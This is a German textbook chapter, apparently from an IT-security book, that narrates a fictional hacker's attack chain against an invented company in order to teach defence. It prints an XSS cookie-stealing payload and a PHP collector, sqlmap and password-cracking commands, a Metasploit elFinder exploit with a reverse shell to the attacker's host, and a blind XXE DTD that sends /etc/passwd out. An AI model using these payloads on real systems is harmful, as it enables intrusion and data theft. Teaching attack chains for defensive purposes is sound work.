Kapitel 2

Exploit! So schnell führt ein Programmierfehler zum Root-Zugriff

Erfolgreiche Angriffe auf IT-Systeme bestehen meist aus einer Reihe von Einzelschritten und sind oft die Folge von Programmierfehlern in Softwareprodukten oder fehlerhafter Konfiguration von Systemen.

In diesem einführenden Kapitel möchten wir Ihnen einen vollständigen Angriff auf eine Firmeninfrastruktur vorstellen. Sie werden die Vorgehensweise und die Tools von Angreifern zur Ausnutzung einzelner Sicherheitslücken kennen lernen, die in Summe zu einem Root-Zugriff auf ein internes System führen. Jeder Schritt für sich allein könnte durch geeignete Schutzmaßnahmen verhindert werden. Damit wäre die Angriffskette unterbrochen und der Angriff in dieser Form nicht möglich. Das im Folgenden vorgestellte Szenario basiert auf einer fiktiven, aber typischen IT-Infrastruktur eines Unternehmens und wird aus Sicht des Angreifers vorgestellt.

2.1 Das Szenario

Sie sehen in Abbildung 2.1 die IT-Infrastruktur des fiktiven Unternehmens *Liquid Design & Technology*. Das Unternehmen ist auf technische Dienstleistungen im Bereich Design und Implementierung von Anlagen im Bereich der Rohölverarbeitung spezialisiert. Aufgrund der jahrelangen Erfahrung besitzt das Unternehmen großes Know-how in dem Bereich und belegt damit eine Vorreiterrolle am Markt. Das Unternehmen ist dadurch ein sehr interessantes Ziel für Angreifer. Der Hacker *crOg3r* wurde von der Konkurrenz beauftragt, Firmengeheimnisse aus den internen IT-Systemen des Unternehmens zu entwenden.

Das Firmennetzwerk besteht aus einer *Firewall*, die den Datenverkehr aus dem Internet blockiert. In einer *Demilitarisierten Zone* (*DMZ*) läuft ein öffentlich zugänglicher Webserver, der ein Kundenportal enthält. Die DMZ stellt Dienste bereit, die einerseits aus dem Internet sicherheitstechnisch kontrolliert erreichbar sind und andererseits gegen andere Netze des Unternehmens abgeschottet sind. Das interne Netzwerk ist durch eine weitere Firewall von der DMZ abgeschottet. Im internen Netzwerk sind neben der klassischen Office-Infrastruktur auch Server zur Verarbeitung von Kundendaten sowie ein Entwicklungsserver vorhanden.



Abbildung 2.1 Die IT-Infrastruktur der Firma Liquid Design & Technology

2.2 Die Vorbereitungsarbeiten, Informationssammlung

Der Hacker *cr0g3r* hat von seinen Auftraggebern als Information nur den Firmennamen *Liquid Design & Technology* erhalten. Der erste Schritt für ihn ist nun, Informationen über das Ziel zu sammeln. Über eine einfache Google-Suche lässt sich schnell die Domain der Firma *liquid-dt.com* ermitteln. Die drei verwendeten Sub-Domains findet er über eine Suche auf der Website *DNSdumpster.com*:

- *www.liquid-dt.com*
- *mail.liquid-dt.com*
- *customer.liquid-dt.com*

Die beiden Systeme *www.liquid-dt.com* und *mail.liquid-dt.com* sind bei einem externen Internetprovider gehostet und daher für die erste Betrachtung von geringerer Bedeutung. Eine `whois`-Abfrage der IP-Adresse von *customer.liquid-dt.com* liefert jedoch die Information, dass dieses System auf einer dem Unternehmen zugeordneten Adresse läuft.

```
root@kali:~# whois customer.lquid-dt.com
```

Ein Portscan mittels `nmap` zeigt zwei offene TCP-Ports:

```
root@kali:~# nmap customer.lquid-dt.com
Nmap scan report for customer.lquid-dt.com
Host is up (0.00079s latency).
Not shown: 998 filtered ports
```



```
PORT    STATE  SERVICE
80/tcp  open   http
443/tcp open   https
```

Es handelt sich bei dem System eindeutig um einen Webserver. Der nächste Schritt ist ein Aufruf der Adresse in einem Browser. Das in Abbildung 2.2 dargestellte Kundenportal ist mit Benutzername und Passwort geschützt. Ein möglicher Zutritt wäre hier eventuell über schwache Passwörter möglich. Allerdings wird für eine Passwortattacke auch ein gültiger Benutzername benötigt.



Abbildung 2.2 Das Anmeldefenster für das Customer Portal

cr0g3r wählt den einfacheren Weg und registriert sich als neuer Benutzer. Dafür ist nur eine gültige E-Mail-Adresse notwendig. Er wählt dazu einen *One Time Email Account* der Plattform *Maildrop* und kann die Registrierung mit seiner neuen Adresse *cr0g3r@maildrop.cc* durchführen.

2.3 Analyse und Identifikation von Schwachstellen

Bei der Analyse des Kundenportals stößt *cr0g3r* auf ein Forum. Neu registrierte Benutzer werden eingeladen, sich hier kurz vorzustellen. Foren können einerseits interessante Informationen liefern, und andererseits gibt es auch zahlreiche fehlerhafte Implementierungen.



Abbildung 2.3 Ein Beitrag im Kundenforum

Ein typischer Security-Test in Webanwendungen ist die Überprüfung aller Eingabemöglichkeiten, d. h. aller Parameter und Eingabefelder, auf *SQL-Injection* und *Cross Site Scripting* (*XSS*). *cr0g3r* startet den Test, indem er einen eigenen Forumseintrag verfasst. Ein Druck auf den REPLY-Button öffnet ein Editor-Fenster.

Abbildung 2.4 Anlegen eines neuen Forumseintrags

Der einfachste Test auf Cross Site Scripting ist die Eingabe von JavaScript-Code in ein Eingabefeld. Die JavaScript-Sequenz `<script>alert(1)</script>` öffnet bei erfolgreicher Ausführung ein Fenster mit einer nichtssagenden Meldung. Sie sehen in Abbildung 2.5 den XSS-Testeintrag.

Abbildung 2.5 Versuch einer Cross-Site-Scripting-Attacke

Nach dem Speichern des Eintrags erscheint, wie in Abbildung 2.6 dargestellt, eine *Alert Box*. Die Anwendung ist damit eindeutig anfällig für Cross Site Scripting. Durch XSS wird im Browser des Benutzers ein von außen eingeschleuster JavaScript-Code ausgeführt.

Abbildung 2.6 XSS mit einer JavaScript Alert Box

Genaugenommen handelt es sich hier um eine *Stored-Cross-Site-Scripting-Schwachstelle*, da der JavaScript-Code in der Datenbank der Anwendung gespeichert wird. Jeder Aufruf des Forumseintrags führt den Code erneut aus.

Eine Erweiterung des Tests um den Befehl `<script>alert(document.cookie)</script>` liefert weitere interessante Informationen. JavaScript hat Zugriff auf das *Document Object Model* (*DOM*), d. h. auf alle Informationen, die aktuell im Browser über diese

Seite gespeichert sind. Sie sehen in Abbildung 2.7 die Ausgabe von zwei Cookie-Werten, nämlich `PHPSESSID` und `user_id`, die Sie so auslesen können.



Abbildung 2.7 Ausgabe der Session-Cookies

2.4 Ausnutzung der XSS-Schwachstelle

Die Ausgabe der eigenen `Session-ID` im Browser ist über XSS möglich. Um nun mittels *Session Hijacking* die Session eines anderen Benutzers zu übernehmen, ist dessen aktuelle Session-ID nötig. Wie kann *cr0g3r* aber die Session-ID eines anderen Benutzers erhalten? Das funktioniert einfach mit dem folgenden JavaScript-Kommando:

```
<script>document.location='http://receive.cr0g3r.com /get_cookies.php?
  cookie='+document.cookie;
</script>
```

Listing 2.1 Stehlen der Cookie-Daten über XSS

Bei der Ausführung des Codes wird eine unter der Kontrolle des Angreifers laufende Webseite (*receive.cr0g3r.com)* mit den aktuellen Cookies als Argument aufgerufen. Das Script *get_cookies.php* sehen Sie in Listing 2.2:

```
<?php
   $cookie=($_GET['cookie']);
   $myFile = "collected.txt";
   $fh = fopen($myFile, 'a') or die("can't open file");
   $stringData = $cookie."\n";
   fwrite($fh, $stringData);
   fclose($fh);
?>
```

Listing 2.2 Das Cookie-Empfänger-Script des Angreifers

Alle empfangenen Cookies werden in der Datei *collected.txt* gespeichert. Damit braucht *cr0g3r* nur noch darauf zu warten, dass andere Benutzer den Forumseintrag lesen. Zuvor hat er noch alle von ihm erstellten Test-Forumseinträge mit den auffäl-

ligen Alert-Boxen gelöscht. Und tatsächlich, nach kurzer Zeit gibt es die ersten Einträge in der Datei:

```
root@kali:~# tail -f /var/www/html/collected.txt
PHPSESSID=2fkfr0gufdveaenoeiqbu8c5a3; user_id=100348
PHPSESSID=q10pfbd25gem2nvqanmghq6; user_id=100138
PHPSESSID=3qfthvqjr0cv61kq10c991r1rc; user_id=100212
PHPSESSID=2bb53e9b54df754556ff45aa7; user_id=100141
```

cr0g3r besitzt nun einige Session-IDs von anderen Benutzern. Das große Ziel wäre allerdings, die Session eines Administrators zu übernehmen. Nach einigen Tagen erscheint plötzlich ein interessanter Eintrag in der Datei *collected.txt*:

```
PHPSESSID= df7934f39c562c87a54c922f7;user_id=100100
```

Die `user_id` `100100` könnte die erste vergebene *Benutzer-ID* des Kundenportals sein, und diese gehört mit großer Wahrscheinlichkeit dem Administrator. Zumindest ist es einen Versuch wert. *cr0g3r* navigiert mit seinem Browser zur Adresse des Kundenportals und setzt mit einem Cookie-Editor-Plugin im Browser die `PHPSESSID` und die `user_id` auf die gerade mitgelesenen Werte. Er erkennt sofort, dass er sich in der Session des Administrators befindet. Die Seite weist zahlreiche zusätzliche Menüpunkte auf, die er als normaler User nicht gesehen hatte.

Der nächste Schritt ist, den Administratorzugang abzusichern. Dazu ruft *cr0g3r* die Benutzerverwaltung der Seite auf und aktiviert bei seinem eigenen Benutzer-Account die Administrationsrechte.

User_id	E-Mail	Name	Admin Y/N
100348	cr0g3r@maildrop.cc	cr0g3r	☒

Abbildung 2.8 Aktivierung der Administrationsrechte

Ab sofort kann sich der Angreifer nun jederzeit wieder mit dem eigenen Account am Portal anmelden und besitzt dort Administrationsrechte.

2.5 Analyse und Identifikation weiterer Schwachstellen

Nach dem Motto »Eine Schwachstelle kommt selten allein« setzt *cr0g3r* die Suche fort. Im nächsten Schritt analysiert er die dem Administrator vorbehaltenen Menüpunkte. Ein Suchfeld erregt seine Aufmerksamkeit. Die Eingabe des *Standard-XSS-Tests* `<script>alert(1)<script>` liefert die folgende Fehlermeldung:


```
Warning: mysql_fetch_row(): supplied argument is not a valid MySQL result
resource in /var/www/html/search.php on line 24
```

Diese Fehlermeldung ist ein gutes Indiz dafür, dass die Suchfunktion für *SQL-Injection* anfällig ist. Damit wäre die Interaktion mit einer Datenbank möglich. Der Aufruf wird als `POST Request` an den Server übertragen:

```
https://customer.liquid-dt.com/search.php
Cookie: PHPSESSID=xxxxxx; user_id=100348
q=<Suchbegriff>
```

cr0g3r benutzt das Tool `sqlmap` zur automatisierten Suche nach SQL-Injection-Schwächen. Da die Suchfunktion nur authentifiziert aufrufbar ist, müssen `sqlmap` die Cookie-Werte und der `POST`-Parameter `q` übergeben werden.

```
sqlmap -u "https://customer.liquid-dt.com/search.php"
--cookie="PHPSESSID=2fkfr0gufdveaenoeiqbu8c5a3; user_id=100348"
--data = "q=Suchbegriff"
-p q
```

`sqlmap` findet relativ rasch eine ausnutzbare SQL-Injection-Schwachstelle:

```
Parameter: q (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
```

Der Aufruf von `sqlmap` mit dem zusätzlichen Argument `--tables` liefert eine Liste der verfügbaren Datenbanktabellen. Dabei fällt auf, dass neben der Systemdatenbank und der Datenbank des Forums auch noch eine weitere Datenbank einer internen Anwendung auftaucht.

```
Database: forum [2 tables]
+---------+
| users   |
| posts   |
+---------+
Database: analyze [3 tables]
+------------+
| messages   |
| results    |
| users      |
+------------+
```

Sobald `sqlmap` eine Schwachstelle identifiziert hat, kann auch direkt eine einfache *SQL-Shell* gestartet werden.

```
sqlmap ... -D analyze -sql-shell
sql-shell> select * from users;
select * from users; [4]:
[*] 1, ajordan, ea25a32faec0c12e7892990f024caf7919e75fc6
[*] 2, cbudder, 1a8b7eea2ed8f86f8e9aed4cd754aabb59c5da0a
[*] 3, hlayer, ebfc7910077770c8340f63cd2dca2ac1f120444f
[*] 4, ktopper, d6eee90533dffc1f8e6622f9f09af16ed051bf48
```

Die Tabelle `users` enthält vier Einträge mit Benutzernamen und einem *Passwort-Hash*. Aufgrund der Länge des Hashes könnte es sich um einen *SHA1*-Hash handeln. *cr0g3r* kopiert die vier Hashes in eine Datei und versucht, mit dem Passwort-Cracker *John The Ripper* die Passwörter zu knacken.

```
root@kali:~# cat hashes.txt
ajordan:ea25a32faec0c12e7892990f024caf7919e75fc6
cbudder:1a8b7eea2ed8f86f8e9aed4cd754aabb59c5da0a
hlayer:ebfc7910077770c8340f63cd2dca2ac1f120444f
ktopper:d6eee90533dffc1f8e6622f9f09af16ed051bf48
```

Drei der vier Passwörter hat John The Ripper innerhalb weniger Sekunden ermittelt. Das vierte Passwort dürfte jedoch komplexer sein.

```
root@kali:~# john hashes.txt --format=Raw-SHA1
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-SHA1 [SHA1 128/
128 AVX 4x])
Press 'q' or Ctrl-C to abort, almost any other key for status
Cherry           (ktopper)
Jenny            (cbudder)
PasswOrd         (hlayer)
```

Nach der weiteren Analyse des Administrationsbereichs stößt er auf den Link zu einer internen Anwendung. Die Applikation ist unter der Adresse *http://customer.liquid-dt.com/data_int/elFinder* verlinkt. Verdächtigerweise ist die Anwendung nur über das unverschlüsselte HTTP-Protokoll erreichbar. Ein Klick auf den Link öffnet den in Abbildung 2.9 dargestellten Dialog. Der Zugriff auf das Verzeichnis ist allerdings mit einem Passwort geschützt.



Abbildung 2.9 Ein passwortgeschützter Bereich

Nach dem Test einiger Standard-Passwortvariationen, wie zum Beispiel `root/admin`, `admin/admin` oder `root/password`, versucht unser Hacker die drei bisher berechneten Benutzername-Passwort-Kombinationen. Der Benutzer `hlayer` mit dem Passwort `PasswOrd` hat Zugriff auf den Ordner, und es öffnet sich die Startseite des *elFinder*-Dateibrowsers.



Abbildung 2.10 Die elFinder-Web-Dateiverwaltung

Die Anwendung erlaubt die komfortable Navigation durch das Dateisystem im Browser. Allerdings ist nur ein eingeschränkter Ausschnitt des Dateisystems sichtbar. elFinder läuft auf dem System in der Version 2.1.47. Eine kurze Suche in der *Exploit Database* unter *http://www.exploit-db.com* liefert einen aktuellen Exploit, der in dieser Version funktionieren sollte. Sie sehen in Abbildung 2.11 die zwei passenden Einträge. Der Exploit wurde auch bereits in das *Metasploit Framework* integriert und kann damit sehr komfortabel eingesetzt werden.



Abbildung 2.11 Verfügbare Exploits für elFinder

cr0g3r erweitert den HTTP-Header im *Metasploit*-Exploit-Modul um die Information `hlayer/PasswOrd`. Dazu muss ein `Authorization`-Eintrag eingefügt werden (`Authorization: Basic aGxheWVyOlBhc3N3MHJk`). Nach dieser Modifikation sollte das Metasploit-Modul nun korrekt funktionieren. Er konfiguriert die notwendigen Exploit-Parameter und wählt als *Payload* eine *Reverse Meterpreter Shell* zu der von ihm kontrollierten Adresse *receive.cr0g3r.com* aus.

```
root@kali:/# msfconsole
msf5>use exploit/unix/Webapp/
elfinder_php_connector_exiftran_cmd_injection
Module options:
   Name       Current Setting          Required
   ----       ---------------          --------
   Proxies                             no
   RHOSTS     customer.liquid-dt.com   yes
   RPORT      80                       yes
   SSL        false                    no
   TARGETURI  /data_int/elFinder/      yes
   VHOST                               no
Payload options (php/meterpreter/reverse_tcp):
   Name   Current Setting     Required
   ----   ---------------     --------
   LHOST  receive.cr0g3r.com  yes
   LPORT  4444                yes
msf5> exploit
[*] Started reverse TCP handler on receive.cr0g3r.com:4444
[*] Uploading payload 'Qzpsis.jpg; echo 6370202e2e2f66696c
    65732f517a707369732e6a70672a6563686f2a202e38466b6c4b5553782e706870 |
    xxd -r -p |sh& #.jpg' (1881 bytes)
[*] Triggering vulnerability via image rotation ...
[*] Executing payload (/data_int/elFinder2/php/.8FklKUSx.php)
    ...
[*] Sending stage (38247 bytes) to customer.liquid-dt.com
[*] Meterpreter session 2 opened (receive.cr0g3r.com:4444 ->
    customer.liquid-dt.com:51952)
[+] Deleted .8FklKUSx.php
[*] No reply
[*] Removing uploaded file ...
[+] Deleted uploaded file
```

Das Ergebnis ist eine Reverse Shell, die aus der DMZ zurück zum Angreifer aufgebaut wurde. Damit hat *cr0g3r* nun Shell-Zugriff auf den Webserver.


```
meterpreter > shell
Process 19014 created.
Channel 0 created.
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Sie sehen in Abbildung 2.12 die aktuelle Situation dargestellt. Der Angreifer startet mit dem legitimen HTTP-Datenverkehr zum Webserver in der DMZ, über die Sicherheitslücke in der elFinder-Anwendung, einen Retourkanal (Reverse Shell) zu sich selbst. Über den ausgehenden Datenkanal kann *cr0g3r* nun Kommandos am Server ausführen.



Abbildung 2.12 Reverse Shell aus der DMZ zurück zum Angreifer

Der Zugangspunkt ist stabil und kann bei einer Unterbrechung jederzeit wieder aktiviert werden.

2.6 Zugriff auf das interne Netzwerk

cr0g3r nutzt nun den Shell-Zugriff, um sich auf dem System genauer umzusehen. Der aufgebaute Kommandokanal besitzt die Zugriffsrechte des Benutzers, mit dem der Webserver läuft (`www-data`); die Rechte sind bei einer Standardkonfiguration allerdings sehr eingeschränkt. Das Betriebssystem ist auch relativ aktuell, eine Suche nach *Kernel-Exploits* für eine mögliche *Privilege Escalation* liefert keinen Erfolg. Im Verzeichnis */tmp* entdeckt er schließlich ein interessantes Verzeichnis *xmluploads*. Das Verzeichnis wurde durch denselben Benutzer angelegt. Damit besitzt *cr0g3r* auch die Rechte, die Inhalte des Verzeichnisses zu lesen und zu schreiben.

```
$ cd /tmp
$ ls -l
total 4
drwxr-xr-x 2 www-data www-data 4096  xmluploads
$ cd xmluploads
$ ls
898971237.xml
898971238.xml
898971239.xml
```

Im Verzeichnis befinden sich einige *XML-Dateien*. Er betrachtet den Inhalt einer der Dateien (*898971237.xml*):

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<data>
     <title>898971237</title>
     <volume>
          <pressure>100.2</pressure>
          <value>4</value>
     </volume>
     <volume>
          <pressure>141.1</pressure>
          <value>12</value>
     </volume>
</data>
```

Die Datei enthält einige auf den ersten Blick weniger interessante Wertepaare. Nach einigen Minuten sind die Dateien allerdings verschwunden. Eine Betrachtung der aktiven Netzwerkverbindungen zeigt, dass eine Datenverbindung aus einem anderen privaten Netzwerk, von der IP-Adresse 192.168.218.130 zum lokalen Port 8443 des Servers aufgebaut wurde. Der Port 8443 ist aus dem Internet nicht erreichbar, da die Firewall den Zugriff blockt.

```
$ netstat -ant
Active Internet connections (servers and established)
Prot R-Q S-Q Local Address    Foreign Address   State
tcp  0  0    0.0.0.0:80       0.0.0.0:*         LISTEN
tcp  0  0    0.0.0.0:443      0.0.0.0:*         LISTEN
tcp  0  0    0.0.0.0:8443     0.0.0.0:*         LISTEN
...
tcp  0  0    10.10.23.12:8443 192.168.218.130:49056 ESTABLISHED
...
```


Die weitere Beobachtung des Verzeichnisses führt zur Erkenntnis, dass regelmäßig neue Dateien angelegt werden und diese nach einigen Minuten wieder verschwunden sind. Das Verzeichnis dient womöglich dem Datenaustausch zwischen zwei Systemen. Wie die Dateien auf das System kommen, ist unklar, das interne System 192.168.218.130 holt die Daten ab und löscht sie danach.

Ein Netzwerktest mit `ping` und `nmap` zeigt, dass das interne System aus der DMZ nicht erreichbar ist. Eine weitere Firewall blockiert womöglich jeglichen Datenverkehr.

```
$ ping -c 1 192.168.218.130
1 packets transmitted, 0 received, 100% packet loss, time 0ms
$ nmap -n 192.168.218.130 -p 1-65535 -P0
All 65535 scanned ports on 192.168.218.130 are closed
```

Die Datenverbindung wird aus dem internen Netz in die DMZ aufgebaut, ein neuer Verbindungsaufbau zurück in das interne Netzwerk aus der DMZ ist nicht möglich. Jedoch werden XML-Daten aus dem DMZ-System zur weiteren Verarbeitung in das interne System kopiert. *cr0g3r* versucht nun, diesen Datenpfad zu analysieren. Dazu erstellt er eine Datei (*test.xml*) und legt diese in dem Verzeichnis mit den anderen XML-Dateien ab. Nach kurzer Zeit verschwindet die Datei, die interne Verarbeitung hat die Datei übernommen. Die Verarbeitung gibt aber keinerlei Rückmeldung; die einzige Möglichkeit ist hier ein Blind-XXE-Ansatz. Dabei wird versucht, durch Manipulation der XML-Datei eine Reaktion im Netzwerk durch die interne Verarbeitung auszulösen.

Eine *XXE*-Attacke (*XML External Entity*) zielt auf die Ausnutzung der Funktionalität von *XML-Parsern* ab. Abhängig von der Konfiguration des Parsers für die Verarbeitung von externen Entitäten ist damit der Zugriff auf interne Daten, der Zugriff auf weitere Systeme mittels *Server Side Request Forgery* (*SSRF*), aber auch eine *Denial-of-Service*-Situation (*DOS*) mit einer sogenannten *XML-Bomb* möglich.

cr0g3r erstellt nun eine neue XML-Datei (*test2.xml*) und legt diese wieder in dem Verzeichnis zur weiteren Verarbeitung ab.

Der Inhalt der Datei *test2.xml* ist sehr übersichtlich:

```
<?xml version="1.0"?>
<!DOCTYPE foo SYSTEM "http://receive.cr0g3r.com/test.dtd">
<foo>&e1;</foo>
```

Der XML-Code liest vom Server des Angreifers die Datei *test.dtd* ein; in dieser Datei befinden sich die konkret auszuführenden Aktionen. *DTD* steht hier für *Document Type Definition*, eine Möglichkeit, in XML einen Satz von Regeln festzulegen, die bereits beim Einlesen des Dokuments überprüft werden.

Auf seinem eigenen Server *receive.cr0g3r.com* startet *cr0g3* einen Webserver und stellt die Datei *test.dtd* mit folgendem Inhalt bereit:

```
<!ENTITY % p1 SYSTEM "file:///etc/passwd">
<!ENTITY % p2 "<!ENTITY e1 SYSTEM
'http://receive.cr0g3r.com/RESULT?%p1;'>">%p2;
```

Die erste Zeile greift auf die lokale Passwort-Datei des verarbeitenden Systems zu, die zweite Zeile ruft die Webseite des Angreifers mit dem Ergebnis der ersten Zeile als Parameter auf. Das ist ein möglicher Weg, um Daten aus einem System ohne jegliches Feedback zurück an den Angreifer zu liefern. Vorausgesetzt, das interne System besitzt die Berechtigungen, einen HTTP-Request in das Internet aufzurufen.

cr0g3r wartet nun auf seinem Server, ob der Angriff erfolgreich war. Mit dem Kommando `tail -f /var/log/apache2/access.log` überwacht er die Zugriffe auf seinen Webserver. Die Datei *test2.xml* verschwindet aus dem Verzeichnis, und Sekunden später erfolgt ein Verbindungsaufbau auf seinen Webserver.

Sie sehen den neuen Eintrag im *Access-Log* des Apache Webservers mit dem Inhalt der Datei */etc/passwd* als Aufrufparameter. Das ist zwar kein sehr komfortabler Weg, um auf Dateien zuzugreifen, aber er funktioniert.

```
"GET /RESULT?root:x:0:0:root:/root:/bin/sh%0Alp:x:7:7:lp:/var/spool/
lpd:/bin/sh%0Anobody:x:65534:65534:nobody:/nonexistent:/bin/false%0A
mysql:x:101:65534:Linux%20User,,,:/home/mysql:/bin/false%0Atest:x:1002
:1002:Linux%20User,,,:/home/test:/bin/sh%0Adev:x:1003:1003:Linux%20
User,,,:/home/dev:/bin/sh%0A HTTP/1.1" 404 501 "-"
```

Durch etwas Formatierung lässt sich die Datei */etc/passwd* wieder korrekt rekonstruieren.

```
root:x:0:0:root:/root:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/false
mysql:x:101:65534:Linux User,,,:/home/mysql:/bin/false
test:x:1002:1002:Linux User,,,:/home/test:/bin/sh
dev:x:1003:1003:Linux User,,,:/home/dev:/bin/sh
```

cr0g3r ist damit in der Lage, Daten von einem internen System von *Liquid Design & Technology* zu lesen und diese über einen Rückkanal an ihn zu übertragen.

Lassen Sie uns die aktuelle Situation in Abbildung 2.13 zusammenfassen. Durch den HTTP-Datenverkehr zum Webserver in der DMZ stellt der Angreifer durch Ausnutzung der Sicherheitslücke in der elFinder-Anwendung einen Retourkanal (Reverse Shell) zu sich her. Der Anwendungsserver im internen Netz liest die modifizierte

XML-Datei aus der DMZ ein und verarbeitet diese am lokalen System. Vom Webserver des Angreifers lädt der XML-Parser die Datei *test.dtd* nach, um schließlich die darin angeforderte Datei (*/etc/passwd*) über einen HTTP-Request zurück an *cr0g3r* zu übertragen. Beachten Sie, dass aus dem internen Netz nur ausgehende Datenverbindungen bestehen, eingehende Verbindungen blockiert die Firewall.

